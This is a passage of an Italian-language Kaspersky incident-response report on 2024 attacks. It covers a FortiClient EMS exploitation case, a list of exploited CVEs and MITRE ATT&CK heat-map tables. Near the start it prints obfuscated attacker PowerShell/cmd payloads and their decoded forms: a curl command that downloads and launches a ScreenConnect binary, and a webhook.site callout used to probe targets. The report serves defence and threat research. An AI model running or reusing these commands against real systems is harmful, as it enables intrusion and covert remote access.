%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""
```

Lo script decifrato porta a:

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
C:\update.exe
```

L'analisi di GERT ha anche confermato che gli autori degli attacchi stavano utilizzando il servizio pubblico webhook.site per identificare i servizi vulnerabili. Inviando una richiesta, potevano verificare se il servizio era vulnerabile senza dover installare alcuna applicazione. Questa implementazione è specificatamente studiata per sfruttare la fase di enumerazione e non stabilisce la persistenza:

```
POWERSHELL.EXE -COMMAND ""ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6f%77%65%72%73%68%65%6c%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%
58%58%58%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%58%34%35%61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20-
%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
```

Una volta decodificato, ha rivelato una catena di comandi contenente un comando PS1 finale.

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-
45aa6809 -Method Post -Body 'test' > $null"
```

11 T1003: Dump delle credenziali del sistema operativo

12 T1219: Software per l'accesso remoto


13 SecureList. Attackers exploiting a patched FortiClient EMS vulnerability in the wild

Le vulnerabilità più comuni

Il diagramma seguente mostra le vulnerabilità degli anni precedenti sfruttate nel 2024. Oltre il 90% delle vulnerabilità sfruttate dagli autori degli attacchi nel 2024 è stato pubblicato più di un anno fa, il che indica che le organizzazioni attaccate avevano criteri di aggiornamento inefficaci.

Figura 6

Vulnerabilità degli anni precedenti sfruttate nel 2024



Le vulnerabilità più diffuse riscontrate nel nostro set di dati per il 2024 erano correlate ai prodotti Microsoft (Windows, Exchange, Active Directory, SharePoint), come CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473 e CVE-2023-29357. Abbiamo anche riscontrato un notevole aumento del numero di vulnerabilità nel server OpenSSH (sshd): CVE-2023-38408, CVE-2024-6387 (anche nota come regreSSHion) e CVE-2024-6409. Sono state rilevate anche vulnerabilità che prendono di mira l'interfaccia utente Web del software Cisco IOS XE (CVE-2023-20273 e CVE-2023-20198).

Circa il 40% delle vulnerabilità che abbiamo rilevato durante le attività di risposta agli incidenti porta all'esecuzione di codice remoto (RCE), mentre una percentuale uguale è collegata a exploit di escalation dei privilegi. In particolare, un numero significativo di vulnerabilità elevate e critiche in queste categorie presentano exploit proof-of-concept (PoC) pubblici immediatamente disponibili su piattaforme come GitHub ed Exploit-DB. In questo modo, gli autori degli attacchi possono facilmente accedere ed eseguire movimenti laterali in diversi ambienti.

Tra le categorie ripetute di Common Weakness Enumeration (CWE), abbiamo scoperto che CWE-120 (Classic Buffer Overflow), CWE-269 (Improper Privilege Management), CWE-287 (Improper Authentication) e CWE-918 (Server-Side Request Forgery - SSRF) erano le più diffuse. Si tratta di vulnerabilità che avrebbero potuto essere evitate utilizzando procedure di codifica sicure (come l'analisi statica del codice e l'analisi dinamica automatizzata). Ciò evidenzia l'importanza che gli sviluppatori diano priorità alla sicurezza in ogni fase del ciclo di vita dello sviluppo e adottino principi di sicurezza e di tutela della privacy fin dalla progettazione. Inoltre, i clienti devono garantire aggiornamenti regolari e l'applicazione tempestiva delle patch di sicurezza.

Elenco completo delle CVE utilizzate

PoC disponibile - Microsoft Windows (Servizio di accesso secondario)

CVE-2016-0099 | CVSS 7.8 ALTA | CWE-120

Privilege escalation

Nota anche come MS16-032, è una vulnerabilità nel Servizio di accesso secondario che consente agli utenti locali di ottenere privilegi tramite un'applicazione opportunamente predisposta.

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 | CVSS 8.1 ALTA | CWE-120

Remote Code Execution (RCE)

Un sovraccarico del buffer nel codice di autenticazione della smart card in gpkcsp.dll di Microsoft Windows XP (fino a SP3) e Server 2003 (fino a SP2) consente l'esecuzione di codice remoto da parte dell'autore dell'attacco se il computer di destinazione fa parte di un dominio Windows e ha abilitato Remote Desktop Protocol (o Servizi terminal).

PoC disponibile - Microsoft Windows (Win32k)

CVE-2019-1458 | CVSS 7.8 ALTA | CWE-1219

Privilege escalation

La vulnerabilità deriva da un errore nell'applicazione durante l'elaborazione di un file creato in modo dannoso, consentendo all'aggressore di sfruttarlo in remoto per aumentare i propri privilegi sui sistemi vulnerabili.

PoC disponibile - Microsoft Windows (Netlogon)

CVE-2020-1472 | CVSS 10.0 CRITICA | CWE-330

Privilege escalation

Vulnerabilità di elevazione dei privilegi che si verifica quando l'autore dell'attacco stabilisce una connessione con canale sicuro Netlogon vulnerabile a un controller di dominio utilizzando Netlogon Remote Protocol (MS-NRPC). Sfruttando questa vulnerabilità, l'autore dell'attacco può eseguire un'applicazione appositamente predisposta su un dispositivo di rete.

PoC disponibile - Microsoft Exchange Server

CVE-2020-0688 | CVSS 8.8 ALTA | CWE-287

Remote Code Execution (RCE)

Vulnerabilità legata all'esecuzione di codice in modalità remota in Microsoft Exchange, che si verifica a causa della gestione impropria degli oggetti in memoria.

PoC disponibile - Microsoft Windows (Servizio trasferimento intelligente in background - BITS)

CVE-2020-0787 | CVSS 7.8 ALTA | CWE-59

Privilege escalation

Vulnerabilità relativa all'elevazione dei privilegi nel Servizio trasferimento intelligente in background (BITS) di Windows.

PoC disponibile - Microsoft Active Directory Domain Services

CVE-2021-42287 | CVSS 8.8 ALTA | CWE-269

Privilege escalation

Vulnerabilità di elevazione dei privilegi di Active Directory Domain Services: consente all'autore dell'attacco di rappresentare un amministratore di dominio da un utente di dominio standard.

PoC disponibile - Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICA | CWE-918

Remote Code Execution (RCE)

Vulnerabilità in Microsoft Exchange Server che consente all'autore dell'attacco di aggirare l'autenticazione e rappresentare l'amministratore.

Microsoft Exchange Server

CVE-2021-31207 | CVSS 6.6 MEDIA | CWE-434

Bypass delle funzionalità di sicurezza

Consente di eseguire codice arbitrario in remoto su installazioni vulnerabili di Microsoft Exchange Server. Nello scenario peggiore, l'autore dell'attacco potrebbe eseguire codice arbitrario nel contesto di SYSTEM.

PoC disponibile - Microsoft Active Directory Domain Services

CVE-2021-42278 | CVSS 7.5 ALTA | CWE-269

Privilege escalation

Vulnerabilità di elevazione dei privilegi in Active Directory Domain Services che consente a un utente di dominio standard di rappresentare un amministratore di dominio.

PoC disponibile - Microsoft Exchange Server

CVE-2021-34523 | CVSS 9.8 CRITICA | CWE-287

Privilege escalation

Vulnerabilità di escalation dei privilegi in Microsoft Exchange Server che si verifica a seguito di una convalida non corretta delle richieste di comunicazione remota di PowerShell.

PoC disponibile - Microsoft Exchange Server (individuazione automatica)

CVE-2021-34473 | CVSS 9.8 CRITICA | CWE-918

Remote Code Execution (RCE)

Vulnerabilità nel servizio di individuazione automatica che consente all'autore dell'attacco di eseguire in remoto codice arbitrario sul server Microsoft Exchange interessato.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICA | CWE-20

Remote Code Execution (RCE)

Vulnerabilità presente nel modulo di voto (< 21.0.100) di Bitrix Site Manager. Consente a un aggressore remoto non autenticato di eseguire codice arbitrario.

PoC disponibile - Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 ALTA | CWE-306

Autenticazione mancante

Vulnerabilità in un componente di Veeam Backup & Replication che consente all'autore dell'attacco di ottenere credenziali crittografate archiviate nel suo database di configurazione.

PoC disponibile - OpenSSH (ssh-agent)

CVE-2023-38408 | CVSS 9.8 CRITICA | CWE-428

Remote Code Execution (RCE)

Nelle versioni di OpenSSH precedenti alla 9.3p2, la funzionalità PKCS#11 di ssh-agent ha un percorso di ricerca vulnerabile, che lo rende non sufficientemente affidabile. Ciò può comportare l'esecuzione di codice remoto se un sistema controllato dall'autore dell'attacco riceve un agente inoltrato.

PoC disponibile - Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8 CRITICA | CWE-303

Privilege escalation

Vulnerabilità in Microsoft SharePoint Server che consente agli autori di attacchi remoti di aumentare i privilegi.

PoC disponibile - Cisco IOS XE (Web UI)

CVE-2023-20273 | CVSS 7.2 ALTA | CWE-78

Remote Code Execution (RCE)

La funzionalità dell'interfaccia utente Web del software Cisco IOS XE potrebbe consentire a un aggressore remoto autenticato di immettere comandi con privilegi di root.

PoC disponibile - Cisco IOS XE (Web UI)

CVE-2023-20198 | CVSS 10.0 CRITICA | CWE-420

Privilege escalation

Consente all'autore di un attacco non autenticato di creare un account con "livello di privilegio 15", ovvero accesso completo a tutti i comandi.

PoC disponibile - FortiClientEMS

CVE-2023-48788 | CVSS 9.8 CRITICA | CWE-89

Immissione di codice SQL

Una neutralizzazione impropria di elementi speciali utilizzati in un comando SQL (immissione di codice SQL) in Fortinet FortiClientEMS consente all'autore dell'attacco di eseguire codice o comandi non autorizzati tramite pacchetti appositamente predisposti.

PoC disponibile - OpenSSH (sshd)

CVE-2024-6387 | CVSS 8.1 ALTA | CWE-362

Remote Code Execution (RCE)

Nota anche come regreSSHion, questa vulnerabilità nel server OpenSSH (sshd) può causare l'esecuzione di codice remoto nel server vulnerabile.

OpenSSH (sshd)

CVE-2024-6409 | CVSS 7.0 ALTA | CWE-364

Remote Code Execution (RCE)

Vulnerabilità di tipo race condition identificata nel server OpenSSH (sshd) che può portare all'esecuzione di codice remoto come utente senza privilegi.

Mappa di calore delle tattiche e delle tecniche MITRE ATT&CK

TA0043: Ricognizione	TA0042: Sviluppo delle risorse	TA0001: Accesso iniziale	TA0002: Esecuzione	TA0003: Persistenza
T1595.002: Scansione attiva: Scansione delle vulnerabilità	T1587.001: Sviluppo delle capacità: Malware	T1190: Exploit di applicazioni rivolte al pubblico	T1059.003: Interprete comando e scripting: Shell dei comandi Windows	T1078.002: Account validi: Account di dominio
T1589.001: Raccolta di informazioni sull'identità della vittima: Credenziali	T1588.002: Ottenere capacità: Strumento	T1078.002: Account validi: Account di dominio	T1569.002: Servizi di sistema: Esecuzione del servizio	T1543.003: Creazione o modifica di processo di sistema: Servizio Windows
T1598: Phishing informazioni		T1199: Rapporto di fiducia	T1059.001: Interprete comando e scripting: PowerShell	T1505.003: Componente software server: Shell Web
T1595.001: Scansione attiva: Scansione dei blocchi IP		T1133: Servizi remoti esterni	T1053.005: Attività/processo pianificati: Attività pianificata	T1136.001: Creazione account: Account locale
T1592: Raccolta di informazioni sull'host vittima		T1078: Account validi	T1047: Strumentazione gestione Windows	T1053.005: Attività/processo pianificati: Attività pianificata
		T1566.002: Phishing: Link di spear-phishing	T1059: Interprete comando e scripting	T1078.003: Account validi: Account locali
		T1078.003: Account validi: Account locali	T1059.004: Interprete comando e scripting: Shell Unix	T1098: Manipolazione account
		T1566.001: Phishing: Allegato di spear-phishing	T1059.005: Interprete comando e scripting: Visual Basic	T1547.001: Esecuzione avvio automatico all'avvio o all'accesso: Chiavi di esecuzione del Registro di sistema / Cartella di avvio
		T1133: Servizi remoti esterni	T1053.003: Attività/processo pianificati: Cron	T1133: Servizi remoti esterni
		T1078.002: Account validi: Account di dominio	T1059.006: Interprete comando e scripting: Python	T1136.002: Creazione account: Account di dominio
		T1566: Phishing	T1021.002: Servizi remoti: SMB/ Condivisioni amministrative Windows	T1136: Creazione account
			T1204: Esecuzione dell'utente	T1053: Attività/processo pianificati
			T1059.001: Interprete comando e scripting: AutoHotKey e AutoIT	T1037.004: Script di inizializzazione di avvio o accesso: Script RC
			T1059.009: Interprete comando e scripting: API cloud	T1543.002: Creazione o modifica di processo di sistema: Servizio Systemd
			T1559: Comunicazione tra processi	T1543: Creazione o modifica di processo di sistema
			T1053: Attività/processo pianificati	T1574.002: Hijacking flusso di esecuzione: Sideload DLL
			T1203: Sfruttamento per l'esecuzione client	T1053.003: Attività/processo pianificati: Cron
			T1053.002: Attività/processo pianificati: At	T1098.004: Manipolazione account: Chiavi autorizzate SSH
				T1078: Account validi
				T1574.006: Hijacking flusso di esecuzione: Hijacking linker dinamico
				T1546.003: Esecuzione attivata da evento: Sottoscrizione eventi di Strumentazione gestione Windows

La matrice MITRE ATT&CK delinea le tattiche e le tecniche utilizzate dagli avversari che prendono di mira le reti aziendali. La matrice è contraddistinta da diversi colori per evidenziare la prevalenza delle varie tecniche in base agli attacchi che abbiamo esaminato nel 2024.

6-11% 11-15% 15-20% >20%

TA0004: Escalation dei privilegi

T1078.002: Account validi: Account di dominio

T1068: Sfruttamento per l'escalation dei privilegi

T1484.001: Modifica di criteri di dominio o del tenant: Modifica dei criteri di gruppo

T1078.002: Account validi: Account di dominio

T1547.005: Esecuzione avvio automatico all'avvio o all'accesso: Provider di supporto per la sicurezza

T1098: Manipolazione account

T1543.003: Creazione o modifica di processo di sistema: Servizio Windows

T1548.002: Meccanismo di controllo abuso elevazione: Bypass controllo account utente

T1548.001: Meccanismo di controllo abuso elevazione: setuid e setgid

TA0005: Elusione delle difese

T1070.004: Rimozione indicatore: Eliminazione file

T1562.001: Indebolimento difese: Disabilitazione o modifica strumenti

T1070.001: Rimozione indicatore: Cancellazione registri eventi di Windows

T1140: Deoffuscamento/ Decodifica dei file o delle informazioni

T1036.005: Mascheramento: Corrispondenza nome o posizione legittimi

T1036.004: Mascheramento: Mascheramento di attività o servizio

T1027.002: File o informazioni offuscati: Creazione di pacchetti software

T1078.002: Account validi: Account di dominio

T1112: Modifica del Registro di sistema

T1027.009: File o informazioni offuscati: Payload incorporati

T1218.011: Esecuzione del proxy binario di sistema: Rundll32

T1070.009: Rimozione indicatore: Cancellazione persistenza

T1078.003: Account validi: Account locali

T1055: Aggiunta processi

T1070.006: Rimozione indicatore: Timestamp

T1027.010: File o informazioni offuscati: Offuscamento comandi

T1027.001: File o informazioni offuscati: Padding binario

T1027.013: File o informazioni offuscati: File criptato/codificato

T1562.001: Indebolimento difese: Disabilitazione o modifica strumenti

T1574.001: Hijacking flusso di esecuzione: Hijacking ordine di ricerca DLL

T1562: Compromissione delle difese

T1574.002: Hijacking flusso di esecuzione: Sideload DLL

T1070.003: Rimozione indicatore: Cancellazione cronologia comandi

T1622: Evasione del debugger

T1562.002: Indebolimento difese: Disabilitazione registrazione eventi di Windows

T1070: Rimozione dell'indicatore

T1027.003: File o informazioni offuscati: Steganografia

T1564.006: Nascondere artefatti: Esecuzione istanza virtuale

T1484.001: Modifica di criteri di dominio o del tenant: Modifica dei criteri di gruppo

T1218.005: Esecuzione del proxy binario di sistema: Mshta

TA0006: Accesso alle credenziali

T1003: Dump delle credenziali del sistema operativo

T1003.001: Dump delle credenziali del sistema operativo: Memoria LSASS

T1552.001: Credenziali non protette: Credenziali nei file

T1555: Credenziali degli archivi password

T1110.001: Forza bruta: Scoperta password

T1110: Forza bruta

T1003.006: Dump delle credenziali del sistema operativo: DCSync

T1003.003: Dump delle credenziali del sistema operativo: NTDS

T1003.001: Dump delle credenziali del sistema operativo: Memoria LSASS

T1555.005: Credenziali degli archivi password: Password Manager

T1110.003: Forza bruta: Spray password

T1555.004: Credenziali degli archivi password: Gestione credenziali di Windows

T1212: Sfruttamento per l'accesso alle credenziali

T1557: Adversary-in-the-Middle

T1528: Token di accesso all'applicazione rubato

T1552: Credenziali non protette

T1056.001: Acquisizione input: Keylogging

T1552.004: Credenziali non protette: Chiavi private

T1555.003: Credenziali da archivi di password: Credenziali dai browser Web

T1552.002: Credenziali non protette: Credenziali nel Registro

T1040: Analisi di rete

TA0007: Individuazione

T1046: Individuazione del servizio di rete

T1018: Individuazione sistema remoto

T1135: Individuazione condivisioni di rete

T1082: Individuazione informazioni di sistema

T1087.002: Individuazione account: Account di dominio

T1482: Individuazione trust tra domini

T1069.002: Individuazione gruppi di autorizzazioni: Gruppi di dominio

T1057: Individuazione processi

T1033: Individuazione proprietario/utente di sistema

T1049: Individuazione connessioni di rete nel sistema

T1016: Individuazione configurazione rete di sistema

T1615: Individuazione criteri di gruppo

T1083: Individuazione file e directory

T1087.001: Individuazione account: Account locale

T1087: Individuazione account

T1560.001: Archiviazione dati raccolti: Archiviazione tramite utilità

T1124: Individuazione ora di sistema

T1201: Individuazione criteri password

T1012: Ricerca nel Registro di sistema

T1614.001: Rilevamento posizione sistema: Rilevamento lingua sistema

6-11% 11-15% 15-20% >20%

TA0008: Spostamento laterale	TA0009: Raccolta	TA0011: Comando e controllo	TA0010: Esfiltrazione	TA0040: Impatto
T1021.001: Servizi remoti: Remote Desktop Protocol	T1560.001: Archiviazione dati raccolti: Archiviazione tramite utilità	T1572: Tunneling dei protocolli	T1567: Esfiltrazione su servizio Web	T1486: Dati criptati per l'impatto
T1021.002: Servizi remoti: SMB/Condivisioni amministrative Windows	T1005: Dati del sistema locale	T1105: Trasferimento degli strumenti in ingresso	T1537: Trasferimento dati ad account cloud	T1485: Data Destruction
T1021.004: Servizi remoti: SSH	T1039: Dati da unità condivisa di rete	T1071.001: Protocollo a livello di applicazioni: Protocolli Web	T1020: Esfiltrazione automatizzata	T1561: Disk Wipe
T1021: Servizi remoti	T1119: Raccolta automatizzata	T1219: Software per l'accesso remoto	T1567.002: Esfiltrazione su servizio Web: Esfiltrazione su archiviazione cloud	T1561.002: Cancellazione disco: Cancellazione struttura disco
T1570: Trasferimento degli strumenti laterali	T1114.001: Raccolta e-mail: Raccolta e-mail locale	T1090.001: Proxy: Proxy interno	T1048: Esfiltrazione tramite protocollo alternativo	T1565: Manipolazione dei dati
T1021.006: Servizi remoti: Gestione remota Windows	T1560: Archiviazione dati raccolti	T1132.001: Codifica dati: Codifica standard	T1041: Esfiltrazione sul canale C2	
T1550.002: Utilizzo di materiale di autenticazione alternativo: Passaggio hash	T1113: Acquisizione dello schermo	T1090: Proxy		
T1021.003: Servizi remoti: Distributed Component Object Model	T1572: Tunneling dei protocolli	T1665: Nascondere infrastruttura		
T1021: Servizi remoti		T1071.004: Protocollo a livello di applicazioni: DNS		
T1021.001: Servizi remoti: Remote Desktop Protocol		T1568.002: Risoluzione dinamica: Algoritmi di generazione dei domini		
T1021.002: Servizi remoti: SMB/Condivisioni amministrative Windows		T1102: Servizio Web		
T1210: Sfruttamento dei servizi remoti		T1568: Risoluzione dinamica		
T1563.002: Hijacking sessione servizio remoto: Hijacking RDP		T1573.001: Canale criptato: Criptaggio simmetrico		
		T1041: Esfiltrazione sul canale C2		
		T1071: Protocollo a livello di applicazioni		

6-11% 11-15% 15-20% >20%

Informazioni su Kaspersky

Kaspersky è un'azienda globale per la cybersecurity e la digital privacy fondata nel 1997. La nostra approfondita threat intelligence e l'expertise di security si traducono in servizi e soluzioni di sicurezza innovativi per proteggere le aziende, le infrastrutture critiche, i governi e i clienti consumer di tutto il mondo. Il nostro portfolio di sicurezza completo include la protezione endpoint leader del settore e soluzioni e servizi di sicurezza specializzati per combattere minacce digitali sofisticate e in continua evoluzione.

Kaspersky Security Services

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

Per saperne di più

Riconoscimento globale

I prodotti e le soluzioni Kaspersky sono sottoposti a costanti test e revisioni indipendenti, ottenendo regolarmente i migliori risultati, riconoscimenti e premi. Le nostre tecnologie e i nostri processi sono regolarmente valutati e verificati dalle più autorevoli organizzazioni di analisi del mondo. La più testata. La più premiata.

Per saperne di più

+ di 5.000
professionisti impiegati da Kaspersky

50%
dei dipendenti dell'azienda è composto da specialisti di Ricerca e sviluppo

5
centri di competenza unici

467.000
nuovi file dannosi rilevati ogni giorno da Kaspersky

200.000
clienti in tutto il mondo

4,9 miliardi
di cyberattacchi rilevati da Kaspersky nel 2024